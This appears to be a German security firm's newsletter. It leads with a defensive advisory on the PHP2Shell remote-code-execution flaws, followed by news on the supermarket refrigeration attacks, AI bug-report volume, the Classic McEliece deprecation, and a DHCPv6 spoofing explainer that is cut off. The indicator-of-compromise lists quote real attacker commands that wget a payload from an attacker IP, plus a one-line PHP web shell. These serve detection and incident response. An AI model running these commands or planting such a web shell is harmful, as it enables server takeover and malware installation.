​​PHP2Shell: Kritische RCE-Schwachstellen in PHP

CVE-2026-109618 & CVE-2026-109619 (CVSS 4.0: 9.2, CRITICAL)

Stand: 23. Oktober 2026, 15:29 Uhr

Die Unternehmen Calif, OpenAI und Wiz haben kritische Sicherheitslücken in PHP entdeckt, die Angreifenden die Ausführung beliebiger Befehle auf jedem Server (Remote-Code-Execution) ermöglichen, auf dem PHP läuft.1

Betroffen sind alle Versionen ab einschließlich PHP 5 (also PHP 5, 7 und 8). Gefährdet sind alle PHP-Installationen, die Webanfragen bearbeiten, darunter PHP-FPM, Apache mit mod_php, php-cgi, FrankenPHP und LiteSpeed.

Die Schwachstellen werden als CVE-2026-1096182 und CVE-2026-1096193 geführt und sind jeweils mit einem CVSS-v4.0-Score von 9.2 bewertet.

Offizielle Patches wurden für die Versionen PHP 8.2, 8.3, 8.4 und 8.5 am 21. Oktober 2026 gegen 16 Uhr (CEST) bereitgestellt. Für die älteren Versionen 7.4, 8.0 und 8.1 gibt es minimale Backports. Allerdings wird dringend geraten auf eine unterstützte Version zu aktualisieren, idealerweise PHP 8.3 oder neuer. Die Verteilung der Patches in Linux-Distributionen erfolgte zeitnah – Patches für Appliances waren später verfügbar (bzw. sind es immer noch nicht).

Technische Details

Die Schwachstelle CVE-2026-109618 betrifft die Speicherverwaltung von PHP. Wird das Speicherlimit erreicht, kann PHP unter bestimmten Vorbedingungen und beim Upload eines präparierten Formulars auf bereits freigegebenen Speicher zugreifen. Angreifende können so Speicher auslesen und manipulieren und Schadcode im Nutzerkontext des Webservers ausführen.

Die zweite Schwachstelle CVE-2026-109619 betrifft die Fehlerbehandlung in PHP. Hier können Angreifende unter ähnlichen Vorbedingungen wie bereits bei der ersten Schwachstelle mit mindestens zwei HTTP-Anfragen einen instabilen Zustand in der Fehlerbehandlung erzeugen und diesen anschließend ausnutzen.

Die Anfragen für die Ausnutzung beider Schwachstellen benötigen mitunter mehrere Tausend Anfragen für einen erfolgreichen Versuch.4

​Betroffenheitsanalyse

​Zuerst sollte zusammengestellt werden, welche Systeme überhaupt betroffen sind bzw. betroffen sein könnten.

  • ​Vollständige Inventarisierung aller Systeme und Anwendungen, die PHP verwenden. Das betrifft auch virtuelle Maschinen, Container-Images, Drittanbieter-Software, Managed Services, sowie vernetzte Geräte mit Weboberflächen5 wie bspw. Firewalls und NAS-Systeme.
  • Ermittlung und Dokumentation der verwendeten exakten PHP-Versionen.
  • Priorisierung derjenigen Instanzen, die aus dem Internet oder öffentlichen Netzen erreichbar sind.
  • Triage der Instanzen hinsichtlich der Möglichkeit eines zeitnahen Patches. Nicht warten bis alle „wichtigen“ Systeme einen Patch verfügbar haben, sondern bei noch ausstehender Bereitstellung alles Weitere in der Liste patchen, sobald Patches verfügbar sind.

Mitigationsmaßnahmen

Für aktualisierbare Dienste

Zur vollständigen Schließung der Schwachstellen ist ein zeitnahes Einspielen der Patches unumgänglich. Dabei sollte wie folgt vorgegangen werden:

  • Durchführung von Update-Tests in einer Staging-Umgebung, sofern zeitnah umsetzbar.
  • Zeitnahes Einspielen der offiziellen PHP-Sicherheitsupdates (ab 8.2.35, 8.3.36, 8.4.27 und 8.5.12).
  • Neustart der betroffenen Dienste.
  • Verifizierung der aktualisierten Versionsnummern auf allen Instanzen.
  • Kontrolle der Systeme auf ihre Integrität und Anzeichen einer Kompromittierung (siehe dazu den Abschnitt „Compromise Assessment“).

Für nicht-aktualisierbare Dienste (Workarounds)

Neben der Umsetzung von Maßnahmen zur Mitigation der Schwachstellen, sollte sich zudem auch bereits auf eine Installation der Patches organisatorisch vorbereitet werden. Dazu zählen die Erfassung von Systemen und Anwendungen, die PHP verwenden (siehe Abschnitt „Betroffenheitsanalyse“), aber auch die Einplanung und Bereitstellung von entsprechenden Ressourcen.

Falls die betroffenen Dienste oder Geräte nicht betriebsnotwendig, aber aus öffentlichen Netzen erreichbar sind, sollten diese nach Möglichkeit über die Firewall isoliert oder sogar abgeschaltet werden.

Die folgenden Maßnahmen können alternativ als temporärer Workaround verwendet werden, falls ein Einspielen der Patches nicht zeitnah umsetzbar und eine Isolierung bzw. Abschaltung nicht möglich ist. Die Maßnahmen können negative Auswirkungen auf Geschwindigkeit oder Funktionalität von PHP haben und ersetzen keinesfalls eine zeitnahe Aktualisierung auf die Patch-Versionen, insbesondere stellen sie keinen umfassenden Schutz gegen die Schwachstellen dar.

Für CVE-2026-109618:

  • memory_limit=-1 so setzen, dass der Wert nicht von Anwendungen überschrieben werden kann (z. B. über php_admin_value). Außerdem sicherstellen, dass Pool-, Verzeichnis- oder Anwendungseinstellungen den Wert nicht wieder zurücksetzen. Diese Einstellung behebt den Fehler am Speicherlimit, andere Fehler bei der Speicherreservierung können aber weiterhin ausgenutzt werden.
  • post_max_size auf einen niedrigen Wert setzen, idealerweise auf ein Viertel des Speicherlimits. Für Anwendungen, die keinen Dateiupload benötigen, sollte der Wert auf 8M gesetzt werden. Für Anwendungen mit Dateiuploads auf 32M. Der Wert von upload_max_filesize sollte kleiner als post_max_size sein. Auf Webserver- oder Proxy-Ebene sollen die folgenden Eigenschaften von Anfragen über ein Limit beschränkt werden: dekodierte Anfragegröße (decoded request size), Zahl der Eingabefelder (input field count), Multipart- und Header-Teile (multipart part count und header count), sowie die Verschachtelungstiefe (nesting depth). Diese Limits sollten auch für Anfragen ohne Content-Length Header gelten.
  • max_input_nesting_level=8 setzen, falls die Anwendung es erlaubt. Diese Einstellung gehört in php.ini, FPM-Pool oder eine Serverkonfiguration, die vor Verarbeitung einer Anfrage greift. ini_set() oder FPM .user.ini sind nicht ausreichend.
  • Ein Container- oder cgroup-Limit als Verfügbarkeitsgrenze nutzen, idealerweise mit einer Richtlinie, die nur den betroffenen Worker beendet. Nicht durch RLIMIT_AS oder RLIMIT_DATA ersetzen, da diese selbst den Fehler bei der Speicherreservierung auslösen können.

Für CVE-2026-109619:

  • session.upload-progress.enabled=0 setzen und jeden Worker neustarten. Diese Einstellung gehört in php.ini, FPM-Pool oder eine Serverkonfiguration, die vor Verarbeitung einer Anfrage greift. ini_set() oder FPM .user.ini sind nicht ausreichend. Das blockiert die bekannten Angriffswege über Sessions, aber keine anderen Varianten.
  • Für PHP 8.5, fatal_error_backtraces=0 setzen und jeden Worker neustarten. Das blockiert ausschließlich den bekannten Angriffsweg über Backtraces.
  • Ungültige oder veraltete Einstellungen entfernen, die pro Anfrage gesetzt werden und schon vor der Initialisierung Meldungen ausgeben. Die Meldungen per error_reporting, display_errors oder @ auszublenden, hilft nicht.
  • Fatale Fehler und Execution Timeouts beheben, die Angreifende auslösen können, auch in Callbacks, bei Uploads, Importen und beim Cleanup.
  • Für PHP-FPM, pm.max_requests auf einen niedrigen Wert setzen, sodass Worker regelmäßig ersetzt werden. Das verkürzt die Zeit, in der ein veralteter Zustand in einem Worker bestehen bleiben kann. Ein Angriff, der innerhalb der Lebensdauer eines einzelnen Workers abläuft, wird dadurch nicht verhindert. Zudem erhöhen sehr niedrige Werte den Aufwand durch häufige Prozessneustarts.

Für beide Schwachstellen:

  • Verwendung von SELinux oder AppArmor zur Limitierung von Aktionen bei einer erfolgreichen Ausnutzung der Schwachstellen.
  • expose_php=0 setzen, um das Vorhandensein von PHP zu verschleiern. Dies verhindert allerdings keine Ausnutzung der Schwachstellen.

Nach einem erfolgreichen Einspielen der Patches können diese temporären Workarounds wieder weitestgehend zurückgenommen werden.

Sonstige Maßnahmen

Trotz Bereitstellung von Patches zur Schließung der Schwachstellen, sollten weiterhin die Nachrichten der Hersteller (von Distributionen, Anwendungen, Appliances, etc.) zur Beobachtung der aktuellen Entwicklung verfolgt werden, da es zu Anschlussfunden kommen könnte. Wir beobachten die Lage weiterhin laufend und aktualisieren diesen Artikel gegebenenfalls.

Zusätzlich empfiehlt sich die Beachtung folgender weiterer Maßnahmen:

  • Migration von alten PHP-Versionen und EOL-Versionen auf eine aktuell unterstützte Version (idealerweise PHP 8.3 oder höher; PHP 8.2 wird nur noch bis Ende 2026 unterstützt).
  • Beibehalten der Zugriffsbeschränkungen auf Hochrisiko-Webinterfaces (Firewalls, Router, etc.). Diese sollten weiterhin nur von sehr wenigen, einzeln benannten IP-Adressen aus erreichbar sein.

Compromise Assessment

Es gibt Anzeichen dafür, dass vor Veröffentlichung der Schwachstellen und der Patches, bereits aktiv versucht wurde die Sicherheitslücken auszunutzen.6 Erste Ausnutzungsversuche lassen sich bis zum 17. Oktober 2026 zurückverfolgen.7

Daher kann auch bei einem zeitnahen Einspielen der Patches sowie bereits zuvor getroffenen Sofortmaßnahmen zur temporären Behebung nicht ausgeschlossen werden, dass die Schwachstellen bereits ausgenutzt wurden.

Aufgrund der Art der Schwachstellen werden bei einem erfolgreichen Angriff nur wenig Hinweise auf eine Kompromittierung zurückgelassen. Dennoch sollten zur Feststellung von Ausnutzungsversuchen die folgenden Indikatoren herangezogen werden:

  • Angreifende erhalten bei erfolgreicher Ausnutzung die Rechte des Nutzers des PHP-Prozessors, also des Webservers oder des PHP-FPM. Meistens sind das die Nutzer http, www-data, www, o.ä. – manchmal aber auch root.
  • Suche nach ungewöhnlichen oder vor kurzem geänderten Dateien im Home-Verzeichnis des Nutzers.
  • Prüfung der ausgeführten Befehle in .history und .bash_history im Home-Verzeichnis des Nutzers.
  • Den Webserver-Bereich auf PHP-Dateien prüfen, die seit dem 17. Oktober 2026 angelegt oder modifiziert wurden.
  • Die journald-Ausgaben sowie error.log der Webserver auf ungewöhnliche Fehlermeldungen prüfen. Insbesondere solche, die Speicherfehler (z. B. „Memory exhausted“) melden.
    • Allowed memory size of ... exhausted
    • Unknown on line 0
    • Failed to decode session object
  • Prüfung der Prozessliste auf ungewöhnliche Child-Prozesse vom Webserver oder von PHP-Prozessen.
  • Prüfung auf ungewöhnliche Listener-Ports (mit netstat -tlpn oder ss -tlpn).

Indicators of Compromise

Die folgenden Indicators of Compromise (IoCs) wurden außerdem durch die genannten Unternehmen veröffentlicht. IoCs können in den Listen mehrmals vorkommen, sofern diese von mehreren Anbieten geführt werden. Die IP-Adressen sind teilweise gemeinsam genutzten Anonymisierungsdiensten zuzuordnen und deshalb nicht ausschließlich ein Indikator für einen versuchten bzw. erfolgreichen Angriff. Die Domains und IP-Adressen können schadhaften Inhalt enthalten und sollten deshalb nicht direkt im Browser geöffnet werden.

Amazon Web Services (AWS) bzw. Amazon Threat Intelligence8:

  • IP-Adressen:
    • 103[.]216[.]220[.]92 (entdeckt am 17. Oktober 2026)
    • 31[.]223[.]184[.]166 (21. Oktober 2026)
    • 37[.]19[.]200[.]5 (21. Oktober 2026)
    • 134[.]209[.]159[.]64 (21. Oktober 2026)
    • 103[.]114[.]163[.]188 (21. Oktober 2026)
    • 95[.]217[.]98[.]37 (21. Oktober 2026)

Arctic Wolf9:

  • IP-Adressen:
    • 92[.]118[.]112[.]100
  • Domains:
    • thunder[.]godofthunder[.]st
    • hackattackkaboom[.]botlesscucks[.]st
  • Befehle:
    • echo PHP2SHELL_CONFIRMED;cd /tmp; wget hxxp://92[.]118[.]112[.]100/nfs-setup
    • system.uname -a; id; echo REDACTED OFFENSIVE;wget hxxp://92[.]118[.]112[.]100/REDACTED OFFENSIVE;
  • User-Agents:
    • php2shell-scan/109618
  • Plaintext:
    • B7kQpoc618
  • Malware-Familie:
    • Potassium Botnet

Sophos10:

  • IP-Adressen:
    • 134[.]199[.]154[.]64
    • 117[.]55[.]202[.]115
    • 45[.]198[.]224[.]169
    • 92[.]118[.]112[.]100
  • Domains:
    • hackattackkaboom[.]botlesscucks[.]st
    • hik[.]gettingheadfromduckysmom[.]st
    • thunder[.]godofthunder[.]st
  • URLs:
    • hxxp://92[.]118[.]112[.]100/nfs
  • Hashes:
    • b61a098fc62a2c2696e196dca78da71a (MD5)
    • c472dab4ff7c16782a8037f988d4daa6d4bdb343 (SHA1)
    • 0c5486f06620e26e316f4b33f318b0d646d5e1133789331aa2fed012360d1486 (SHA256)
  • Pfade:
    • /tmp/nfs
  • Befehle:
    • ./nfs php
  • User-Agents:
    • php2shell-scan/109618
  • Plaintext:
    • B7kQpoc618

VulnCheck11:

  • IP-Adressen:
    • 85[.]11[.]167[.]243
    • 45[.]198[.]224[.]169
    • 109[.]71[.]252[.]97
    • 221[.]14[.]159[.]134
    • 91[.]90[.]123[.]25
  • Befehle:
    • <?php echo 'PWNED::'; system($_GET['c']); ?>
  • User-Agents:
    • php2shell-scan/109618
    • php2shell-scan/1.3 (eigen-oppervlak controle; CVE-2026-109618/109619)
    • php2shell-verify/1.0
    • Mozilla/5.0 (php2shell-poc)

  1. PHP. Security advisory: Critical remote code execution vulnerabilities, update now. https://www.php.net/archive/2026.php#2026-10-21-5 ↩︎
  2. PHP (über GitHub). RCE via OOM corruption. https://github.com/php/php-src/security/advisories/GHSA-w8hw-w9fx-j79w ↩︎
  3. PHP (über GitHub). RCE via stale global state. https://github.com/php/php-src/security/advisories/GHSA-6wmf-4rv5-p3rp ↩︎
  4. Heise (Dr. Christopher Kunz). php2shell: Kritische Sicherheitslücken erlauben Codeeinschleusung in PHP. https://www.heise.de/news/php2shell-Kritische-Sicherheitsluecken-erlauben-Codeeinschleusung-in-PHP-11492938.html ↩︎
  5. Siehe Fußnote 4. ↩︎
  6. Arctic Wolf. PHP2Shell: Critical PHP Vulnerabilities Enable Unauthenticated Remote Code Execution. https://arcticwolf.com/resources/blog/php2shell-critical-php-vulnerabilities-enable-unauthenticated-remote-code-execution/ ↩︎
  7. Amazon Web Services (CJ Moses). Amazon Threat Intelligence identifies PHP2Shell exploitation prior to public disclosure in MadPot. https://aws.amazon.com/de/blogs/security/amazon-threat-intelligence-identifies-php2shell-exploitation-prior-to-public-disclosure-in-madpot/ ↩︎
  8. Siehe Fußnote 7. ↩︎
  9. Siehe Fußnote 6. ↩︎
  10. Sophos. Proof-of-concept exploit released for PHP vulnerabilities (CVE-2026-109618, CVE-2026-109619). https://www.sophos.com/en-us/blog/proof-of-concept-exploit-released-for-php-vulnerabilities-109618-109619 ↩︎
  11. VulnCheck. PHP2Shell Vulnerabilities: CVE-2026-109618 and CVE-2026-109619. https://www.vulncheck.com/blog/php2shell-vulnerabilities ↩︎
50 Grad im Kühlregal und Risiken in der Solar-Cloud

In der Nacht vom 11. auf den 12. Oktober 2026 haben Angreifer die Kühlsteuerungen französischer Supermärkte manipuliert. Laut Wirtschaftsminister Roland Lescure traf es rund 700 der etwa 10.000 Supermärkte im Land (Stand: 13. Oktober), allein bei Intermarché rund 150 Filialen. Die Täter schalteten Kühl- und Tiefkühlmöbel in den Dauerabtaumodus, woraufhin die Temperaturen auf bis zu 50 Grad stiegen. Betroffen sind vor allem Danfoss-Controller der Serien AK-SM und AK-SC, darunter die Altgeräte AK-SM 800 (Supportende 2021) und AK-SC 355 (seit 2016 abgekündigt). Das CERT-FR warnt zusätzlich vor Controllern von Copeland und Dixell. Berichten zufolge traf es auch Märkte in Deutschland. Wie die Täter eingedrungen sind, ist offiziell ungeklärt. Bekannt waren Lücken aber schon vorher. Im August hatte Claroty Team82 im neueren AK-SM 800A einen versteckten Login-Mechanismus aufgedeckt, für die Altgeräte gab es bereits 2023 Warnungen. Trotzdem zählte Reuters nach dem Angriff noch mindestens 4.500 Danfoss-Bedienoberflächen, die offen im Internet erreichbar sind.

Davon unabhängig wurde am 7. Oktober eine Lücke in der Plattform iSolarCloud des Wechselrichterherstellers Sungrow bekannt. Ein Forscher, der mit der Sicherheitsfirma Jakkaru zusammenarbeitet, gelangte über einen Fehler im Login ohne Passwort bis in Administratorkonten. Laut dpa sind in Deutschland rund 250.000 Anlagen mit zusammen 7,8 Gigawatt an die Plattform angeschlossen. Sungrow schloss die Lücke im August binnen drei Tagen und sieht keine Hinweise auf Missbrauch.

Beide Fälle folgen demselben Muster. Die Steuerung ist nicht ins Firmennetz eingebunden, sondern über den Fernzugang eines Dienstleisters oder die Cloud des Herstellers mit dem Internet verbunden. Nicht selten fehlt sie dann im IT-Inventar. Ein einzelnes Gerät ist ein überschaubares Risiko. Laufen aber Hunderte Märkte oder Hunderttausende Anlagen über denselben Zugang, entsteht ein Schaden in der Fläche. Seit dem 11. September müssen Hersteller nach dem Cyber Resilience Act aktiv ausgenutzte Schwachstellen binnen 24 Stunden melden, auch bei Altgeräten ohne Support. Ob Danfoss gemeldet hat, ist nicht bekannt.

Es empfiehlt sich, bei Dienstleistern für Betriebstechnik (OT), etwa für Kühlanlagen oder Gebäudesteuerung, schriftlich bestätigen zu lassen, welche Steuerungen auf welchem Weg aus der Ferne erreichbar sind und welche Firmware darauf läuft. Geräte ohne Support gehören vom Netz. Geht das nicht, bleibt nur ein strikter Perimeter-Schutz, der klar regelt, von wo aus ein Zugriff erlaubt ist.

Wer die Wartung auslagert, bleibt trotzdem für den Zugang verantwortlich. Entscheidend ist deshalb zu wissen, welche Anlagen ein externer Techniker wann fernsteuern kann.

https://complexdiscovery.com/refrigeration-hack-affected-about-700-french-supermarkets-government-says-as-danfoss-interfaces-stay-online/

https://claroty.com/team82/research/freeze-the-controller-defrost-the-food-uncovering-vulnerabilities-in-danfoss-refrigeration-controllers

https://www.synacktiv.com/sites/default/files/2023-10/synacktiv-danfoss-sm800-sc255-sc355-auth-bypass.pdf

https://thehackernews.com/2026/10/attackers-heat-french-supermarket.html

https://www.cbsnews.com/news/cyberattack-supermarkets-refrigerators-france-fires-food-losses

https://cert.cyber.gouv.fr/alerte/CERTFR-2026-ALE-012

https://www.pv-magazine.de/2026/10/08/nach-hackerangriff-sungrow-schliesst-schwachstelle-in-seiner-isolarcloud/

https://www.tagesspiegel.de/wirtschaft/dpa-hacker-hatte-hunderttausende-solaranlagen-in-deutschland-lahmlegen-konnen-16137653.html

https://www.hlc.com/en/publications/eu-cyber-resilience-act-vulnerability-and-incident-reporting-obligations-now-apply

Google pausiert, Anthropic scannt: Bei KI-Funden wird die Prüfung knapp

Seit dem 1. Oktober 2026 nimmt Google in seinem Open-Source-Bug-Bounty (OSS VRP) vorerst keine neuen Meldungen zu Produktschwachstellen an. Als Grund nennt Google eine stark gestiegene Zahl automatisierter Einreichungen, die größtenteils ungültig seien. Meldungen zur Lieferkette und bereits eingereichte Fälle sind nicht betroffen. Ein Update ist für das erste Quartal 2027 angekündigt. Schon seit März verlangt Google für bestimmte Speicherfehler eine OSS-Fuzz-Reproduktion oder einen übernommenen Patch.

Das curl-Projekt hatte seine Geldprämien Ende Januar aus ähnlichem Grund eingestellt und nimmt Meldungen seit März wieder über HackerOne an. Im April beschrieb Maintainer Daniel Stenberg, wie sich die Lage seitdem verändert hat. Fast alle Meldungen seien inzwischen KI-gestützt und überwiegend brauchbar. Ihr Aufkommen ist allerdings etwa doppelt so hoch wie 2025.

Am 8. Oktober startete Anthropic den OSS Scanner. Open-Source-Projekte, die aufgenommen werden, erhalten kostenlos regelmäßige KI-Scans. Die Berichte gehen ohne menschliche Prüfung an die Maintainer und enthalten jeweils einen Reproduzierer und einen Patchvorschlag. Parallel läuft das bisherige Verfahren mit manuell geprüften Meldungen weiter. Die 90-Tage-Frist bis zur Veröffentlichung greift erst, wenn Anthropic einen Fund manuell bestätigt und die Maintainer darüber informiert hat.

Die Ausgangszahlen stammen aus einer sechsmonatigen Forschungsphase vor dem Start. Anthropic fand rund 29.000 mögliche Schwachstellen, konnte aber nur etwa 6.000 davon manuell sichten. Von 97 hoch oder kritisch eingestuften Funden erfüllten laut Anthropic 85 die Kriterien für eine koordinierte Offenlegung. Elf waren echte, aber bereits bekannte Fehler, einer war ungültig. Eine unabhängige Prüfung der Gesamtstatistik ist nicht dokumentiert.

Beide Fälle zeigen, wie begrenzt die Prüfkapazität ist. KI beschleunigt die Suche nach Schwachstellen, ihre Validierung und Behebung bleiben dagegen aufwendig.

Die Zahlen der Google Threat Intelligence Group (GTIG) passen dazu. Die monatlich veröffentlichten Schwachstellen stiegen von 5.045 im Januar 2026 auf 10.740 im August. Bei 141 davon beobachtete GTIG bis August eine aktive Ausnutzung. Das sind mehr als die 127 im gesamten Jahr 2025, aber nur rund 0,23 Prozent. Allein auf CVEs mit Bezug zum Linux-Kernel entfielen rund 5.000, ohne beobachtete Zero-Day-Ausnutzung. Den Zuwachs bei Angriffen führt GTIG vor allem auf bereits veröffentlichte Lücken zurück.

Die reine Zahl der CVEs sagt damit wenig über das Risiko aus. Strengere Nachweise und Limits je Absender können Meldeprogramme entlasten. Ein funktionierender Proof of Concept zeigt allerdings nur, dass sich ein Fehler auslösen lässt. Ob er im realen Einsatz erreichbar und damit sicherheitsrelevant ist, bleibt offen. Aussagekräftiger ist, wie schnell ausgenutzte Lücken in betroffenen Systemen geschlossen werden, und welche weiteren Lücken wegen ihrer Erreichbarkeit Vorrang bekommen.

Was das kostet, zeigt die Bank of America. Laut CEO Brian Moynihan holte die Bank im zweiten Quartal 1.000 externe Kräfte, die bis heute gemeinsam mit 3.000 eigenen Leuten Lücken in eigener und zugekaufter Software schließen. Gefunden haben diese Lücken KI-Modelle wie Anthropics Mythos. Für die Softwarefixes und die Geldwäsche-Compliance zusammen fielen im dritten Quartal laut Moynihan „a couple hundred million plus“ an. Heikel ist, dass Mythos in Tests von Anthropic bereits mehrere kleine Fehler zu einem schweren Angriff verkettet hat. Moynihan erwartet trotzdem sinkende Kosten, denn „once you patch, you don’t have to patch as much“. Entscheidend ist also nicht die Zahl der Funde, sondern die Kapazität, sie zu priorisieren und zu schließen.

https://cloud.google.com/blog/topics/threat-intelligence/vulnerability-discovery-and-exploitation-trends-in-the-ai-era

https://www.bleepingcomputer.com/news/google/google-halts-open-source-bug-bounty-program-amid-ai-spam-surge

https://www.heise.de/en/news/Google-temporarily-suspends-bug-bounty-program-for-open-source-11477829.html

https://thehackernews.com/2026/10/anthropic-launches-free-ai.html

https://www.helpnetsecurity.com/2026/10/09/anthropic-oss-scanner-ai-security-scans

https://betanews.com/article/anthropic-oss-scanner-free-mythos-bug-scans

https://www.csoonline.com/article/4230247/ai-accelerates-n-day-attacks-as-flaw-disclosures-and-exploits-double.html

https://siliconangle.com/2026/09/30/google-finds-vulnerability-disclosures-doubled-as-ai-changes-which-flaws-get-discovered/

https://daniel.haxx.se/blog/2026/04/22/high-quality-chaos/

https://www.anthropic.com/research/launching-opt-in-vuln-finding-service-for-open-source

https://bughunters.google.com/blog/ossvrp-rule-updates-2026

https://daniel.haxx.se/blog/2026/01/26/the-end-of-the-curl-bug-bounty/

https://cybernews.com/news/bank-of-america-mythos

https://www.cnbc.com/2026/10/14/anthropic-mythos-bank-of-america-hiring-cost.html

Classic McEliece verliert nach 55 Tagen seine BSI-Empfehlung

Seit dem 1. Oktober 2026 rät das BSI davon ab, den Kryptoalgorithmus Classic McEliece für Neuentwicklungen einzusetzen. Auslöser war ein Preprint vom August (IACR ePrint 2026/1630). Die Forscher zeigen darin, dass sich öffentliche McEliece-Schlüssel mit deutlich weniger Aufwand als gedacht von reinen Zufallsdaten unterscheiden lassen. Damit wird eine verborgene Struktur sichtbar, die Angreifern einen Ansatzpunkt bietet. Folgearbeiten schätzen den Aufwand für eine Schlüsselrückgewinnung auf 2⁹⁴ bis 2¹⁰² Bitoperationen. Laut heise entspricht das ungefähr dem Sicherheitsniveau von AES-128 statt des angestrebten AES-256. Diese Werte stammen aus Preprints, die teilweise noch kein Peer Review durchlaufen haben. Einen praktischen Angriff auf die Parameter der TR-02102-1 gibt es laut BSI nicht. Das Amt rechnet aber mit weiteren Fortschritten in der Kryptoanalyse. Das Team um Daniel J. Bernstein hält die Schätzungen für zu pessimistisch. ML-KEM und FrodoKEM sind nicht betroffen.

Das BSI hatte Classic McEliece nur im Hybridbetrieb empfohlen, also immer zusammen mit einem klassischen Verfahren. Ein Angreifer müsste beide Verfahren brechen, deshalb fängt die klassische Komponente die Schwächung ab. Hybridnutzer sind aktuell nicht gefährdet, ihre Sicherheit hängt jetzt aber im Wesentlichen am klassischen Verfahren. Für sich genommen empfiehlt das BSI klassische Schlüsseleinigung nur noch bis Ende 2031, für höchstsensitive Anwendungen bis Ende 2030. Bis dahin muss der Wechsel auf ML-KEM oder FrodoKEM abgeschlossen sein.

Am 12. Oktober haben BMI, BMDS und BSI außerdem die nationale PQC-Leitlinie veröffentlicht. Anwendungen mit hohem Risiko sollen bis Ende 2030 umgestellt sein, alle übrigen weitgehend bis 2035. Für McEliece-Hybride gilt trotzdem die frühere Frist (2030/31) aus der TR-02102-1. Die Leitlinie fordert ausdrücklich Kryptoagilität.

Mit einem gepflegten Kryptoinventar finden Sie alle Einsatzorte von Classic McEliece schnell und können die Ablösung sofort planen. Ohne Inventar bleibt nur die manuelle Suche. Beginnen Sie bei Herstellerprodukten und Bibliotheken mit BSI-Policy-Profilen, denn dort hat ein Dritter das Verfahren für Sie ausgewählt. Für jeden Treffer legen Sie den Wechsel auf ML-KEM oder FrodoKEM im Hybridmodus fest.

Erst im Juni hatte ISO das Verfahren Classic McEliece standardisiert. Zwischen Preprint (IACR ePrint 2026/1630) und Abkündigung durch das BSI lagen dann trotzdem nur 55 Tage. Beschaffung und Releases werden dagegen in Jahren geplant. Kryptoagilität muss deshalb ein fester Betriebsprozess mit vollständigem Inventar und klarer Zuständigkeit sein. Ein einmaliger Algorithmentausch reicht nicht. Eine einfache Frage zeigt, wie es bei Ihnen steht. Wer hat den Hinweis vom 1. Oktober erhalten, und was ist seitdem passiert?

BSI Classic McEliece Hinweis vom 1. Oktober 2026:
https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Crypto/Notes_Classic_McEliece.pdf

BSI-Pressemitteilung vom 11. Februar 2026 zu den Fristen 2030 und 2031:
https://www.bsi.bund.de/DE/Service-Navi/Presse/Pressemitteilungen/Presse2026/260211_Ende_klassischer_Verschluesselungsverfahren.html

Leitlinie von BMI, BMDS und BSI zur EU-PQC-Roadmap:
https://www.bmi.bund.de/SharedDocs/downloads/DE/publikationen/themen/sicherheit/BMI26024-pqc.html

IACR ePrint 2026/1630: https://eprint.iacr.org/2026/1630

heise zu den Aufwandsschätzungen:
https://www.heise.de/en/news/Post-Quantum-Crypto-BSI-Concerned-About-McEliece-11478462.html

postquantum.com zur Gegenposition und zur ISO-Aufnahme:
https://postquantum.com/security-pqc/classic-mceliece-key-recovery-bsi/

postquantum.com zu den 55 Tagen: https://postquantum.com/post-quantum/crypto-agility-program/

DHCPv6-Spoofing verhindern: IPv6-Sicherheit im Netzwerk

In internen Penetrationstests beobachten wir regelmäßig, dass Clients und Server IPv6 standardmäßig aktiviert haben, ohne dass der Einsatz bewusst geplant oder abgesichert wurde. Daraus entsteht ein Sicherheitsproblem: Ein Angreifer im selben Netzwerksegment kann über DHCPv6-Spoofing oder bösartige Router Advertisements (RA) Einfluss auf die IPv6- und DNS-Konfiguration von Systemen nehmen. Besonders relevant ist das in Windows- und Active-Directory-Umgebungen. Dort führt ein Manipulation der IPv6-Konfiguration dazu, das angegriffene Systeme einen vom Angreifer kontrollierten DNS-Server verwenden und deren Netzwerkverkehr beliebig umgeleitet werden kann. Auf diese Weise lassen sich Verbindungen abhören und sensible Daten, wie Klartext-Passwörter und Hashes, mitlesen. Diese ermöglichen wiederum die Kompromittierung konkreter Systeme und Dienste.

Was ist DHCPv6-Spoofing?


Beim DHCPv6-Spoofing gibt sich ein Angreifer im lokalen Netzsegment als DHCPv6-Server aus und verteilt manipulierte IPv6-Konfigurationen an andere Systeme. Da DHCPv6 für diesen Anwendungsfall keine eingebaute Authentisierung bietet, akzeptieren Systeme die empfangenen Konfigurationsdaten zunächst ohne weitere Prüfung. Ein typisches Ziel ist es, Systemen einen vom Angreifer kontrollierten DNS-Server zuzuweisen. Nutzt ein System anschließend diesen DNS-Server, kann der Angreifer die Namensauflösung beeinflussen und Verbindungen gezielt auf eigene Systeme umleiten. Häufig wird dazu das Tool mitm6 verwendet [1].

Die folgende Grafik veranschaulicht den Ablauf des Angriffs:

Welche Rolle spielen Router Advertisements?

Router Advertisements sind ICMPv6-Nachrichten, die von IPv6-Routern im lokalen Netzsegment versendet werden, um Systemen Konfigurationsinformationen wie Präfixe, DNS-Server oder ein Default Gateway mitzuteilen.

Auch wenn DHCPv6 im Netz unterbunden wird, etwa per Host-Firewall, bleiben Angriffe über Router Advertisements weiterhin möglich. In diesem Fall gibt sich der Angreifer als IPv6-Router aus und versendet Router Advertisements, über die Systeme ebenfalls konfiguriert werden können. ICMPv6 bietet hier, genauso wie DHCPv6, keine eingebaute Authentisierung, sodass Systeme die empfangenen Konfigurationsdaten zunächst ohne weitere Prüfung akzeptieren. Auf diese Weise kann Systemen ebenfalls ein bösartiger DNS-Server zugewiesen werden. Darüber hinaus ist es möglich, ein vom Angreifer kontrolliertes System als Default Gateway zu platzieren und so Netzwerkverkehr umzuleiten.

Warum greifen die manipulierten Konfigurationen?

Ist auf einem Client keine IPv6-Konfiguration vorhanden, liefert der Angreifer die erste und einzige IPv6-Konfiguration. Windows präferiert diese standardmäßig gegenüber IPv4. Bei Linux-Systemen hängt das Standardverhalten von der Distribution ab.

